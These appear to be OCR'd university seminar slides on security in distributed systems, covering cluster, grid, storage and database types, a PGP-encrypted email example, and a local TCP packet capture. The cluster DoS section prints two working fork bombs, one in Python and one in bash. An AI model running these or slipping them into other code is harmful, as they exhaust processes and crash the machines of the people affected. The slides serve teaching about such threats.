Implementation of Security in DS - A Comparative Study

Seminar by
Domenico Guglielmi & Shankar Raman

Author - Mohamed Firdhous, University of Moratuwa

UNIVERSITÀ
DEGLI STUDI
DE L'AQUILA


Outline

1. Introduction
2. Objectives [1] [2]
3. Types of Distributed Systems
4. Overview of Security [4]
5. Security associated with Distributed Systems
6. References
7. Conclusion

Distributed Systems

- Application that communicates with **multiple dispersed** hw & sw, in order to coordinate the actions of multiple processes running on **different autonomus computer,** over a communication **network.**
- Collection of systems that appears to the users

as a single system



Objectives of DS


- ***Transparency***
  - hides the resources, appears to its users as a single coherent system
- ***Openness***
  - Abilty to interact with services irrespective of underlying environment
- ***Reliability***
  - Ability to resolve request even if a resource fails
- ***Performance***
  - Availability and time to response
- ***Scalability***
  - Handling dynamic tasks, add resources vertically and horizontally

Types of Distributed Systems

- Cluster Computing
- Grid Computing
- Distributed storage systems
- Distributed databases

Cluster computing


- A **set of computers** that are grouped together in such manner that they form a single resource pool, that communicate over a **high speed network**.
- They work in **parallel** fashion with smaller task combined to form the final result.
- Clusters are connected by LAN.
- Clusters are made up of similar hardware and software



Grid Computing

- Large number of small loosely coupled computer distributed across a large geographical area belonging to different persons and organization working in parallel and collaborative fashion.
- Unlike Clusters they use different hardware and software configurations


Example : BOINC(Berkley Open Infra structure of Network Computing)



© www.Maxi-Pedia.com

Distributed Storage System 1/3

Goal is to protect the data in case of disk failure through redundant storage in multiple devices and to make data available closer to the user in massively distributed system.




Distributed Storage System 2/3

RAID - Server Attached Redundant Array of Indipendent or inexespensive Disks -

1. Combines multiple physical drives into single logical unit.
2. Employed to support Data Redundancy, Performance Improvement, Disk failures.
3. There are totally 7 levels ranging from Raid 0 to Raid 6.
4. Each has the capability to provide support against disk failures!


Distributed Storage System 3/3

- ***NAS*** (Network Attached Storage) mainly uses TCP/IP protocol to transfer data across multiple devices on network such as Ethernet, FDDI or ATM
- ***SAN*** (Storage Area Network) uses SCSI setup on fiber channel.



Distributed Database System


- Collection of independent database system distributed across multiple computers that collaboratively store data in such manner that a user can access data from anywhere as if it has been stored locally irrespective of where the data is actually stored.



Overview of Security

- Confidentiality
- Integrity
- Availability

An Example



Sample Message Reply

VikingVPN Customer Care <customercare@vikingvpn.com>

to me

3:15 AM (1 minute ago)

```
-----BEGIN PGP MESSAGE-----
Version: Mailvelope v0.7.0
Comment: Email security by Mailvelope - http://www.mailvelope.com

wcFMAwFDP+3dgdRgAQ//ae93Ek+2dtmahW4ghp2OvGEEJyMSyexASgic2IDf
9IxvuC0YPB8V4eqxBy3J8VQOIW1T0Fd/RL48QN8Oalz6LYLsIoAm6BYa0i2r
2/i8c6g564rIV3HVnxA/NMPu77Q1n5m+xuLHoEIJOnAcefxZouG281ifG6n7
cuMywFK4UhKtnLZ3hzKTJ5YtmhBt8I6Gq4s50s6ISP+tLVF7KkO7B87sbdmg
dDzLRhTXci2iTg+65Sh+482CJWqyO7DLO+8sFt+cYTFII58drYOvSuY6g9BF
RwXDp8kOV/2gTjGC/8p0SwnbVjsl6j/GUbzfEy/ur/oYFSD0w4Ld2diGLJZc
QTnKzDibHF0jUGW/sgDOYDRdiAxCLUIbmdS7IrHn+dkWkb8AcdMcuFPEL
kzy4e7bmzk9uZVzyIMgJ8sOWSk78LER5WjIr3kdLtM7zktVLtD5NY8Sbn5c
1f/7Cv5nAFwmbLeL+V79gccIkIQtpGeQAA9I/BvNFGBDT9xHBx18hNRG0BD
VCp3Pd6ifjYhpFQ0MA75A1QsuxkBYHOsNkmGh/6JfYBMdB1H0R+NAuAdIZXV
DAoMex3bJj0eH/ni0K6oJC2KAAamwSIsS+QLGHT+DqPcE9P+SR/6KPzS98b2
/t427UPIIzgNXT/7FW4bzQeRKIoFW+eyCTCNXOv7knPSwCABGVmmc6HM3ZDD
wKZdUgANMLILWWDGQsJWTqUdmWCOGg6whg6Hzmg9WZqxj5aQNAMA318B3uri
kWYnFWhqqbe0u5kxVI37UunhLJftAcNpSqD4CcHWpoTcn86jnJSb4m7aPc1Z
Rvcge1ZsYaRqj9OBp/Ii2iXE16CYR+gF8An+W+4miV5u7IPnQ1yVIkgD6a18
wYxbp41XuUNw07xyZi06L+hrYQHIqfYGn0/dGDkBExLdA6O/du3PmJhT/Qdf
595NsujZ0ofQJUHZmczUN2Tn6kpesVHFXqCFzFaYpq/EQ==
=6xgu
-----END PGP MESSAGE-----
```

Click here to Reply or Forward

Security for Computing Cluster

- Computation Cycle stealing
- Internode communication snooping
- Cluster service disruption
- DoS
- Exploitation Graphs [8]
    - *A process to model system vulnerabilities and possible exploitations in specific cluster environments using exploitation graphs*





Fig. 1. An overview of the e-graph approach



```
No.   Time        Source      Destination  Protocol Length Info
   14 53.46720100( 127.0.0.1  127.0.0.1    TCP        2066 23569 > 52563 [PSH, ACK] Seq=1 Ack=2001 Win
   15 53.46738400( 127.0.0.1  127.0.0.1    TCP          66 52563 > 23569 [ACK] Seq=2001 Ack=2001 Win=1
   16 65.69782900( 127.0.0.1  127.0.0.1    TCP        2066 52563 > 23569 [PSH, ACK] Seq=2001 Ack=2001
   17 65.69796200( 127.0.0.1  127.0.0.1    TCP          66 23569 > 52563 [ACK] Seq=2001 Ack=4001 Win=3
   18 76.01480400( 127.0.0.1  127.0.0.1    TCP        2066 23569 > 52563 [PSH, ACK] Seq=2001 Ack=4001
   19 76.01496600( 127.0.0.1  127.0.0.1    TCP          66 52563 > 23569 [ACK] Seq=4001 Ack=4001 Win=3
   20 86.76553400( 127.0.0.1  127.0.0.1    TCP        2066 52563 > 23569 [PSH, ACK] Seq=4001 Ack=4001
   21 86.76561200( 127.0.0.1  127.0.0.1    TCP          66 23569 > 52563 [ACK] Seq=4001 Ack=6001 Win=4
   22 107.1218710( 127.0.0.1  127.0.0.1    TCP        2066 23569 > 52563 [PSH, ACK] Seq=4001 Ack=6001
   23 107.1219530( 127.0.0.1  127.0.0.1    TCP          66 52563 > 23569 [ACK] Seq=6001 Ack=6001 Win=4
```


```
▸ Frame 14: 2066 bytes on wire (16528 bits), 2066 bytes captured (16528 bits) on interface 0
▸ Ethernet II, Src: 00:00:00_00:00:00 (00:00:00:00:00:00), Dst: 00:00:00_00:00:00 (00:00:00:00:00:00)
▸ Internet Protocol Version 4, Src: 127.0.0.1 (127.0.0.1), Dst: 127.0.0.1 (127.0.0.1)
▸ Transmission Control Protocol, Src Port: 23569 (23569), Dst Port: 52563 (52563), Seq: 1, Ack: 2001, Len: 2000
▸ Data (2000 bytes)
```

```
0000  00 00 00 00 00 00 00 00  00 00 00 00 08 00 45 00   ........ ......E.
0010  08 04 6e fb 40 00 40 06  c5 f6 7f 00 00 01 7f 00   ..n.@.@. ........
0020  00 01 5c 11 cd 53 80 3f  43 5b 31 94 70 38 80 18   ..\..S.? C[1.p8..
0030  05 55 05 f9 00 00 01 01  08 0a 00 11 51 d8 00 11   .U...... ....Q...
0040  37 9f 57 68 6f 20 74 68  65 20 68 65 6c 6c 20 61   7.Who th e hell a
0050  72 65 20 79 6f 75 3f 0a  00 00 00 00 00 00 00 00   re you?. ........
0060  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0070  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0080  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
0090  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00a0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
00b0  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00   ........ ........
```


Follow TCP

Stream Content

```
Hiiiii buffaloooo!!!
......................................................
Who the hell are you?
......................................................
You forgot me :( I am your Chappal
......................................................
What the hell do you want?
......................................................
How can you be so rude? :'(
```



```python
import sys
import os
while True:
    os.fork()
```




```
:(){ :|:& };:
```


Grid System Security (1/2)

- Middleware [3] provides the common communication infrastructure and makes the grid services available to applications and also allows for a uniform security configuration at the service container or messaging level.
- Grid authentication is based on Public Key Infrastructure (PKI) and capable of handling different type of user credential such as PKI, SAML, Kerberos tickets [5], password etc.

